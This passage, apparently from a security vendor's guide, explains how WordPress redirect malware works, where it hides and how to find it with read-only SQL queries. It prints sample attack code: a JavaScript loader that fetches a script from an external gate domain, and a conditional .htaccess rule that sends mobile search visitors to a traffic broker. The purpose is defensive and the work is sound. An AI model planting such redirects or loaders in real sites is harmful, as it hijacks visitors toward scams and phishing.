

Executive Summary / Key Takeaways
A forensic engineering guide to detecting, diagnosing, and eradicating WordPress malicious redirects, injected JavaScript, conditional .htaccess hijacks, and mobile traffic gating.
- Traces injected JavaScript and conditional .htaccess rules redirecting mobile visitors to spam destinations.
- Decodes dynamic obfuscation strings injected into core WordPress scripts and theme functions.
- Restores clean core checksums and locks down REST API injection endpoints.
You enter your website URL into your desktop browser, and the page loads cleanly. Your navigation menus respond instantly, the layout is flawless, and your analytics dashboard shows active visitors. Then customer support tickets begin trickling in: visitors clicking your links from Google search on their smartphones are being routed to deceptive lottery wheels, fraudulent antivirus warnings, adult portals, or credential-harvesting phishing forms. You test the site again from your office laptop—everything renders normally.
This baffling discrepancy is the hallmark of a WordPress malicious redirect.
What is a WordPress Malicious Redirect?
A WordPress malicious redirect occurs when unauthorized code or server rewrite directives compromise a website to silently hijack legitimate visitor traffic and route it to external, attacker-controlled destinations. These attacks rarely execute uniformly. Threat actors construct conditional gating mechanisms that inspect incoming HTTP headers, user-agents, referrers, and session cookies. Consequently, the redirect triggers exclusively for organic search visitors or mobile users while remaining entirely invisible to authenticated site administrators and desktop reviewers.
When dealing with redirect infections, website owners frequently attempt surface-level remediation: deleting a recently edited theme file, clearing their CDN cache, or installing a security plugin to run a quick scan. Hours later, the redirects resume. Deleting the visible symptom without identifying the persistent dropper script, database transient, rogue Must-Use plugin, or server-level rewrite directive guarantees reinfection.
This engineering guide provides a comprehensive forensic breakdown of how WordPress malicious redirects operate, why they evade casual detection through conditional execution, where redirect payloads conceal themselves across the technology stack, and how to execute a systematic 10-stage eradication and hardening protocol to permanently secure your web platform.
1. How WordPress Malicious Redirects Work
To investigate and dismantle a redirect infection, responders must first categorize the execution layer where the detour occurs. Redirection can occur at multiple stages of the web request lifecycle—from early network routing and web server daemon evaluation down to client-side DOM execution inside the user's browser.
┌────────────────────────────────────────────────────────────────────────┐
│                   THE REDIRECT EXECUTION TAXONOMY                      │
├─────────────────────┬───────────────────┬──────────────────────────────┤
│ Execution Layer     │ Mechanism         │ Typical Forensic Signature   │
├─────────────────────┼───────────────────┼──────────────────────────────┤
│ Web Server Daemon   │ .htaccess / Nginx │ HTTP 301/302 Location header │
│ (Early Request)     │ rewrite rules     │ emitted before PHP executes. │
├─────────────────────┼───────────────────┼──────────────────────────────┤
│ PHP Runtime         │ wp-config /       │ FastCGI auto_prepend_file or │
│ (Pre-Application)   │ .user.ini hooks   │ early require_once hooks.    │
├─────────────────────┼───────────────────┼──────────────────────────────┤
│ WordPress Core/     │ wp_redirect() or  │ Functions hooked into 'init' │
│ Theme Application   │ header("Location")│ or 'template_redirect'.      │
├─────────────────────┼───────────────────┼──────────────────────────────┤
│ Database-Driven     │ Injected scripts  │ Serialized values or content │
│ Content             │ in wp_options     │ pulled dynamically on render.│
├─────────────────────┼───────────────────┼──────────────────────────────┤
│ Client-Side Browser │ Injected JS or    │ DOM script tags, inline eval,│
│ (Post-Render)       │ <meta> refresh    │ window.location manipulation.│
└─────────────────────┴───────────────────┴──────────────────────────────┘
A. HTTP-Level and Server-Side Redirection
Server-level redirects occur before WordPress bootstraps its environment. When a web server (such as Apache, LiteSpeed, or Nginx) processes an incoming HTTP request, rewrite modules evaluate configuration directives:
- HTTP 301 (Moved Permanently): Instructs browsers and search engine crawlers to cache the destination indefinitely. When attackers deploy 301 redirects, victims' browsers continue redirecting even after the malicious rule is excised from the server, until local browser caches are manually purged.
- HTTP 302 (Found) & HTTP 307 (Temporary Redirect): The most common status codes leveraged by attackers. Temporary redirects tell the client to check the original URL on future visits, preventing aggressive browser caching while instantly forwarding the visitor.
Because server-level redirects return HTTP headers immediately, no HTML or JavaScript is ever parsed by the client.
B. Application-Layer PHP Redirection
If the web server directives are pristine, the hijack may originate within the WordPress PHP execution lifecycle. Attackers hook into early WordPress action hooks—most commonly init, wp_loaded, or template_redirect:
- Utilizing native WordPress functions such as
wp_redirect()orwp_safe_redirect(). - Invoking raw PHP transport headers:
header("Location: https://malicious-traffic-broker.com/in"); exit;.
Because PHP executes entirely on the server, viewing the rendered browser DOM or inspecting the page source code will reveal zero malicious JavaScript. The browser simply receives an HTTP redirect header generated dynamically by application logic.
C. Client-Side Browser and JavaScript Redirection
Client-side redirects occur after the web server and WordPress have successfully delivered an HTTP 200 OK HTML document to the browser. Once the HTML parser encounters an inline <script> tag or loads a compromised external .js bundle, client-side execution takes over:
- Direct window manipulation: Assigning values to
window.location.href,window.location.replace(), ordocument.location. - Simulated interactions: Scripting clicks on dynamically generated hidden anchor tags.
- Meta Refresh directives: Injecting
<meta http-equiv="refresh" content="0;url=https://...">tags into the document<head>or post body.
D. Multi-Hop Redirect Chains

Modern cybercrime syndicates rarely route a victim directly from a compromised WordPress site to the final phishing or scam portal. Direct redirection would allow security scanners and anti-malware blocklists (such as Google Safe Browsing) to identify and shut down the monetization landing page within hours.
Instead, threat actors employ multi-tier Traffic Distribution Systems (TDS):
- The Origin (Compromised Site): Fires an unobtrusive trigger forwarding the user to a Traffic Distribution System gate.
- The Traffic Broker (TDS Node): Filters traffic based on IP reputation, operating system, carrier, and referrer. If the visitor is identified as a crawler, security researcher, or invalid demographic, the TDS serves a blank 200 OK or redirects back to the legitimate site.
- The Affiliate Dispatcher: If the visitor is a valid consumer on a mobile carrier, the TDS routes through intermediate tracking links to rotate affiliate IDs.
- The Monetization Endpoint: The user lands on a rogue dating portal, tech-support scam, predatory financial scheme, or exploit kit download page.
Tracing this multi-hop chain is essential during forensic investigation to determine whether the destination is static or part of an evolving dynamic network. If your platform is actively redirecting visitors, our emergency WordPress Malicious Redirect Removal & Cleanup service provides instant containment and forensic deconstruction.
2. Why You May Not See the Redirect Yourself
The single most frustrating aspect of a redirect infection for site owners is the inability to reproduce it on demand. Site administrators frequently dismiss customer complaints as local browser malware or user error because their own testing reveals a clean, functional site.
Attackers intentionally engineer conditional gating logic to preserve stealth and delay discovery for as long as possible.
[Incoming Web Visitor Request]
               │
               ▼
┌────────────────────────────────────────────────────────┐
│ 1. Is the visitor an Administrator?                   │
│    (Checks: wordpress_logged_in_* cookie, wp-admin IP) │
└──────────────────────┬─────────────────────────────────┘
                       │
       ┌───────────────┴───────────────┐
      YES                              NO
       │                               │
       ▼                               ▼
[SERVE CLEAN SITE]    ┌──────────────────────────────────┐
                      │ 2. Did they come from Search?    │
                      │    (Checks: HTTP_REFERER header) │
                      └────────────────┬─────────────────┘
                                       │
                       ┌───────────────┴───────────────┐
                      NO                              YES
                       │                               │
                       ▼                               ▼
              [SERVE CLEAN SITE]      ┌──────────────────────────────────┐
                                      │ 3. Is the device a Smartphone?   │
                                      │    (Checks: HTTP_USER_AGENT)     │
                                      └────────────────┬─────────────────┘
                                                       │
                                       ┌───────────────┴───────────────┐
                                      NO                              YES
                                       │                               │
                                       ▼                               ▼
                              [SERVE CLEAN SITE]      ┌──────────────────────────────────┐
                                                      │ 4. Have they visited today?      │
                                                      │    (Checks: tracking cookie)     │
                                                      └────────────────┬─────────────────┘
                                                                       │
                                                       ┌───────────────┴───────────────┐
                                                      YES                              NO
                                                       │                               │
                                                       ▼                               ▼
                                              [SERVE CLEAN SITE]             [EXECUTE REDIRECT]
The Seven Evasion Filters of Conditional Redirection
1. User-Agent Discrimination
Redirect scripts parse the incoming HTTP_USER_AGENT string. Attackers frequently configure rules that trigger only for mobile browser tokens (iPhone, Android, Mobile Safari, Dalvik, Windows Phone) while ignoring desktop user agents (Windows NT, Macintosh, X11). Desktop developers testing the site never encounter the condition.
2. Search Engine Referrer Filtering
Attackers want organic consumers, not administrators navigating directly to the URL. The malware inspects the HTTP_REFERER header:
- If the referrer is blank (direct navigation) or originates from your own domain, the redirect sleeps.
- If the referrer matches search engines (
google.com,bing.com,yahoo.com,duckduckgo.com) or major social networks, the script executes.
This mirrors the cloaking mechanisms analyzed in our forensic investigation of the Japanese Keyword Hack on WordPress.
3. Logged-In User & Administrator Cookie Suppression
Threat actors check for the presence of native WordPress authentication cookies:
wordpress_logged_in_*wp-settings-*wordpress_test_cookie
If an administrator or editor is logged into the WordPress dashboard in their active browser session, the redirect is completely suppressed across the entire front end. The moment the administrator logs out or opens an unauthenticated incognito window, the redirect conditions can fire.
4. Frequency Capping via Cookies and LocalStorage
To prevent victims from noticing recurring redirect patterns and raising alarms, attackers enforce frequency limits. When a redirect fires, the script sets an innocuous-looking client-side cookie (such as _utm_session_v=1 or wp_last_visit=timestamp) with an expiration of 24 to 72 hours. Subsequent requests from that device within the time window load the authentic site cleanly.
5. IP Geolocation and Network Filtering
Threat actors configure server-side databases (such as MaxMind GeoIP) or query external IP lookup APIs to restrict redirects to wealthy consumer demographics (e.g., tier-1 countries: United States, United Kingdom, Canada, Australia, Germany) while whitelisting IP ranges associated with hosting datacenters, cloud security scanners, and the site's local hosting provider.
6. Time-Delayed and Interaction-Based Execution
Rather than redirecting on page load, modern JavaScript payloads bind event listeners to user interactions:
document.addEventListener('click', ...): The first click anywhere on the page—even on dead whitespace—opens a pop-under tab routing to the malicious destination.window.addEventListener('scroll', ...): Redirection triggers only after the visitor has scrolled 500 pixels down the page, ensuring automated headless crawlers (which rarely simulate deep scroll events) miss the trigger.
7. Search Crawler and Bot Exemption
To avoid detection by automated Googlebot security scans and search quality evaluators, the redirect script checks for common crawler user-agents (Googlebot, bingbot, Baiduspider, YandexBot). The malware serves 100% clean, pristine content to search crawlers, ensuring the site retains its organic rankings while real human search visitors are diverted to affiliate scams.
Evaluating these seven evasion vectors clarifies why manual browsing tests are inadequate. Rigorous diagnosis requires programmatic multi-vector HTTP simulation.
3. The Major Redirect Persistence Locations
Where does redirect code conceal itself inside a WordPress ecosystem? Because WordPress relies on a flexible, modular architecture, malicious logic can reside across ten distinct filesystem and database zones.
/var/www/html/
├── .htaccess                     ◄── Rogue rewrite rules routing traffic at server layer
├── .user.ini                     ◄── auto_prepend_file loading external scripts on all requests
├── wp-config.php                 ◄── Obfuscated PHP base64 code injected above core constants
├── wp-blog-header.php            ◄── Tampered core loader executing redirects on site entry
├── wp-includes/
│   ├── wp-tmp.php                ◄── Standalone dropper script masquerading as core asset
│   └── template-loader.php       ◄── Tampered core file firing wp_redirect() hooks
├── wp-content/
│   ├── mu-plugins/
│   │   └── sso-security.php      ◄── Must-Use plugin executing before standard plugins
│   ├── plugins/
│   │   └── legitimate-plugin/    ◄── Appended script code inside real plugin files
│   ├── themes/
│   │   └── active-theme/
│   │       ├── header.php        ◄── Injected inline <script> redirect tags
│   │       └── functions.php     ◄── Hidden admin hooks and template_redirect callbacks
│   └── uploads/
│       └── 2025/08/
│           └── icon.png.php      ◄── Backdoor dropper serving as C2 redirect broker
└── MySQL Database (wp_options)   ◄── Serialized script tags in 'siteurl', 'home', or transients
1. WordPress Theme Templates (header.php, footer.php, functions.php)
Active themes are prime targets because they directly construct the HTML document returned to visitors:
- In
header.php: Attackers insert minified or encoded JavaScript tags directly before the closing</head>tag. - In
functions.php: Attackers append PHP hooks that intercept WordPress routing (add_action('template_redirect', ...)).
2. Must-Use Plugins (/wp-content/mu-plugins/)
The mu-plugins directory is a critical architectural blind spot. Any single PHP file placed here is automatically executed by WordPress in alphabetical order before any standard plugins initialize. Crucially, Must-Use plugins do not appear in the standard WordPress Plugins dashboard, cannot be deactivated through the UI, and survive standard plugin updates.
3. Server Configuration Files (.htaccess & .user.ini)
On Apache and LiteSpeed servers, .htaccess files permit directory-level rewrite rules. Attackers insert conditional rules directly at the top of the file before WordPress's standard # BEGIN WordPress block. On PHP FastCGI environments, attackers leverage .user.ini to set auto_prepend_file = /path/to/malicious_loader.php, executing malicious redirect logic globally across every PHP execution without modifying a single WordPress file.
4. Core File Masquerading (/wp-includes/ & Root)
Core files are frequently tampered with or paired with imitation files. Attackers inject redirect functions into legitimate core files like wp-blog-header.php, wp-settings.php, or drop fake classes like wp-includes/class-wp-session-cache.php. For an in-depth analysis of how stealth droppers masquerade across core file trees, review our companion guide on WordPress Backdoors & Stealth Web Shells.

5. The Database Layer (wp_options & wp_posts)
Persistence within the database is common because standard filesystem security scans never inspect database tables:
- In
wp_options: Checking thesiteurlandhomerecords. A subtle modification (e.g., changinghttps://example.comtohttps://examp1e.comor injecting query parameters) redirects all application traffic. - Autoloaded transients in
wp_options: Injecting base64-encoded redirect scripts into options set toautoload = 'yes'. - Post content in
wp_posts: Injecting malicious<script>or<iframe>tags into post bodies, executing client-side redirects whenever specific high-traffic articles are viewed.
4. Injected JavaScript Redirects
Client-side JavaScript redirects represent the most widespread vector for browser hijacking. Rather than tampering with server daemons, attackers exploit arbitrary file upload flaws, compromised administrator accounts, or vulnerable theme file editors to inject JavaScript into template headers or database rows.
Forensic Indicators of Malicious Injected JavaScript
1. Dynamic Script Element Creation
Malicious scripts avoid embedding obvious external URLs directly in HTML source code. Instead, they dynamically assemble DOM script nodes:
// DEFENSIVE FORENSIC PATTERN: How injected scripts dynamically load external gates
(function() {
    var d = document;
    var s = d.createElement('script');
    // Assembling obfuscated domain strings via string manipulation or decoding
    s.src = 'https://' + String.fromCharCode(115,116,97,116,115) + '.external-metrics-gate.com/tr.js';
    s.async = true;
    d.getElementsByTagName('head')[0].appendChild(s);
})();
2. Obfuscation Sinks and String Encoding
Attackers wrap payloads in layered encoding routines to evade basic text-matching filters:
- String.fromCharCode / Hex / Octal: Encoding malicious URLs into ASCII numeric arrays (
[104, 116, 116, 112, 115...]). - Base64 Encoding (
window.atob): Encoding redirection strings and invoking runtime evaluation viaeval()orFunction(). - String Splitting and Concatenation: Fragmenting domain names across multiple variables (
var a = "loca"; var b = "tion"; window[a + b].href = ...).
3. Hidden IFrames and Pop-Under Windows
Rather than navigating the active tab away immediately (which alerts the user instantly), malicious scripts create invisible iframes:
- Injecting an iframe with
width="0" height="0" style="display:none"to trigger background affiliate cookie stuffing, browser fingerprinting, or exploit kit probing. - Utilizing
window.open()inside simulated user click handlers to open the redirect target in a new background tab while keeping the original site visible in the foreground.
4. Hooking DOM Navigation and Event Listeners
Advanced redirect malware hooks native browser navigation methods. The script intercepts internal link clicks: when a visitor clicks an authentic internal link (e.g., navigating from /about to /contact), the script cancels the default event (e.preventDefault()) and redirects the user to an external domain.
5. Conditional .htaccess and Server Rewrite Hijacks
When redirection occurs at the server daemon layer, Apache or LiteSpeed processes rewrite rules before WordPress core files or PHP scripts are even read from disk.
Analyzing Malicious .htaccess Directives

Attackers exploit the Apache mod_rewrite module by combining RewriteCond (conditions) with RewriteRule (actions):
## DEFENSIVE PATTERN ANALYSIS: Deconstructing malicious conditional rewrite rules
<IfModule mod_rewrite.c>
RewriteEngine On

## 1. Condition: Evaluate incoming User-Agent for mobile devices
RewriteCond %{HTTP_USER_AGENT} (android|iphone|ipad|mobile|touch|blackberry) [NC]

## 2. Condition: Evaluate incoming Referrer for search engines
RewriteCond %{HTTP_REFERER} (google|bing|yahoo|duckduckgo|yandex) [NC]

## 3. Condition: Ensure request is not targeting wp-admin or legitimate assets
RewriteCond %{REQUEST_URI} !^/(wp-admin|wp-login\.php|wp-content/plugins) [NC]

## 4. Action: Route matched traffic to external Traffic Distribution System
RewriteRule ^.*$ https://gateway.traffic-broker-network.com/click?subid=wp [R=302,L]
</IfModule>
Forensic Anatomy of the Attack:
- Target Gating: The first two
RewriteConddirectives enforce the attacker's commercial filter: the redirect only executes if the user is on a mobile device and arrived from a search engine. - Stealth Protection: The third
RewriteCondexplicitly excludes/wp-adminand login endpoints. If an administrator visits their dashboard, the rule does not apply, keeping the compromise hidden. - Execution Flag: The
[R=302,L]flag delivers an immediate HTTP 302 Found response, terminating request processing instantly (L= Last rule).
Hidden and Nested .htaccess Files
A frequent investigation mistake is inspecting only the root .htaccess file (/var/www/html/.htaccess). Apache allows directory-level overrides:
- Attackers drop rogue
.htaccessfiles inside/wp-content/,/wp-content/uploads/,/wp-content/themes/, or/wp-includes/. - A
.htaccessfile nestled inside an uploads folder can override parent configuration directives, executing redirect logic whenever static assets or media files are requested.
Apache vs. Nginx Investigation Differences
- Apache / LiteSpeed: Relies on dynamic
.htaccessfiles parsed at runtime on every request. Site owners can inspect and modify these files directly via SFTP or CLI. - Nginx: Does not support
.htaccess. All rewrite logic is compiled into static configuration blocks within/etc/nginx/nginx.confor/etc/nginx/sites-enabled/. If an Nginx server is executing server-level redirects, the attacker must have gained root or sudo access to tamper with the Nginx virtual host files, or the compromise is occurring downstream within the PHP FastCGI execution pipeline via.user.ini.
6. Mobile-Only Redirects: Threat Signals vs. Legitimate Routing
One of the most complex triage scenarios involves investigating reports of mobile-only redirection. Responders must exercise discipline: mobile-only behavior is an urgent threat signal that requires forensic investigation, but it is not inherently proof of malware.
┌────────────────────────────────────────────────────────────────────────┐
│             MOBILE REDIRECTION: LEGITIMATE VS. MALICIOUS               │
├─────────────────────┬───────────────────┬──────────────────────────────┤
│ Attribute           │ Legitimate Mobile │ Malicious Mobile Hijack      │
│                     │ Optimization      │                              │
├─────────────────────┼───────────────────┼──────────────────────────────┤
│ Destination Domain  │ Same brand domain │ External, unrelated, or      │
│                     │ (m.site.com, etc.)│ obfuscated domain.           │
├─────────────────────┼───────────────────┼──────────────────────────────┤
│ Referrer Dependency │ Fires uniformly   │ Triggers only from search    │
│                     │ across all mobile │ engines or external links;   │
│                     │ entry points.     │ direct navigation is clean.  │
├─────────────────────┼───────────────────┼──────────────────────────────┤
│ Browser Navigation  │ Preserves user    │ Traps browser history;       │
│ History             │ back-button flow. │ disables back button.        │
├─────────────────────┼───────────────────┼──────────────────────────────┤
│ Administrative      │ Visible and       │ Hidden from logged-in users; │
│ Visibility          │ configurable in WP│ zero settings in dashboard.  │
├─────────────────────┼───────────────────┼──────────────────────────────┤
│ Target Page Content │ Responsive layout │ Adware, tech scams, betting, │
│                     │ of authentic site │ adult gates, phishing.       │
└─────────────────────┴───────────────────┴──────────────────────────────┘
Why Attackers Prioritize Mobile Visitors
- Higher Mobile Ad Arbitrage Payouts: Mobile traffic commands premium monetization rates for carrier billing scams (e.g., auto-subscribing users to premium SMS services via WAP billing gateways).
- Reduced DevTools Inspection: Mobile users cannot easily right-click to "Inspect Element", open network waterfalls, or check console logs.
- URL Bar Truncation: Mobile browsers collapse the address bar to save screen space, making long, fraudulent phishing URLs harder for casual users to detect.
Distinguishing Legitimate Mobile Routing from Malware
Before declaring an intrusion, confirm whether legitimate architectural plugins are active:
- Legacy Mobile Themes: Old plugins (such as WPtouch or mobile redirection extensions) route mobile visitors to alternate URLs.
- Responsive Subdomains: Legacy enterprise platforms route to
m.yourdomain.com. - Deep Linking to Native Apps: Mobile smart banners or app-indexing tags designed to open iOS/Android applications.
If the redirect routes users to external domains offering tech support software, fake antivirus alerts, or casino registrations, the behavior is unquestionably malicious.
7. Database-Driven Redirects
When an incident responder replaces all core, theme, and plugin files with clean archives, yet the redirects persist, the infection almost certainly resides within the database.
High-Risk Database Entities
1. Site Identity Options in wp_options
The wp_options table contains the authoritative URLs governing your entire WordPress installation:
siteurl: The physical address where your WordPress core files reside.home: The public address visitors type into their address bar.
Attackers manipulate these records via direct SQL injection or unauthenticated REST API vulnerabilities. Changing home to an external destination routes all visitor traffic away immediately.
2. Autoloaded Transients and Options
WordPress loads all records marked with autoload = 'yes' into server memory on every single web page request. Attackers exploit this by storing Base64-encoded redirect payloads inside oversized option values:
- Disguised option names:
wp_system_options,theme_mods_cache,site_stats_transient. - When an active theme's
header.phpexecutesget_option('wp_system_options'), it pulls the script from the database and prints it directly into the HTML document.
3. Post and Page Content Injections (wp_posts)
Rather than injecting global templates, attackers run batch SQL updates across the post_content column in wp_posts:
- Appending
<script src="https://traffic-node.com/c.js"></script>to the end of every published blog post. - Injecting malicious iframes into popular landing pages.
- Altering external hyperlink anchors across historical content to route through affiliate redirect gates.
4. Custom Field Metadata (wp_postmeta)
Attackers hook into custom metadata schemas (such as Advanced Custom Fields or page builder metadata) to store script payloads that are evaluated by page templates during layout rendering.
Read-Only SQL Diagnostic Queries
Never perform blind database searches. Use targeted, read-only SQL queries to inspect suspicious database records:
-- 1. Inspect core site and home URLs
SELECT option_id, option_name, option_value
FROM wp_options
WHERE option_name IN ('siteurl', 'home');

-- 2. Identify abnormally large autoloaded options (> 50KB)
SELECT option_id, option_name, LENGTH(option_value) AS value_size_bytes
FROM wp_options
WHERE autoload = 'yes'
ORDER BY value_size_bytes DESC
LIMIT 20;

-- 3. Search for common redirect indicators inside post content
SELECT ID, post_title, post_status
FROM wp_posts
WHERE post_status = 'publish'
AND (
    post_content LIKE '%<script%window.location%' OR
    post_content LIKE '%<meta http-equiv="refresh"%' OR
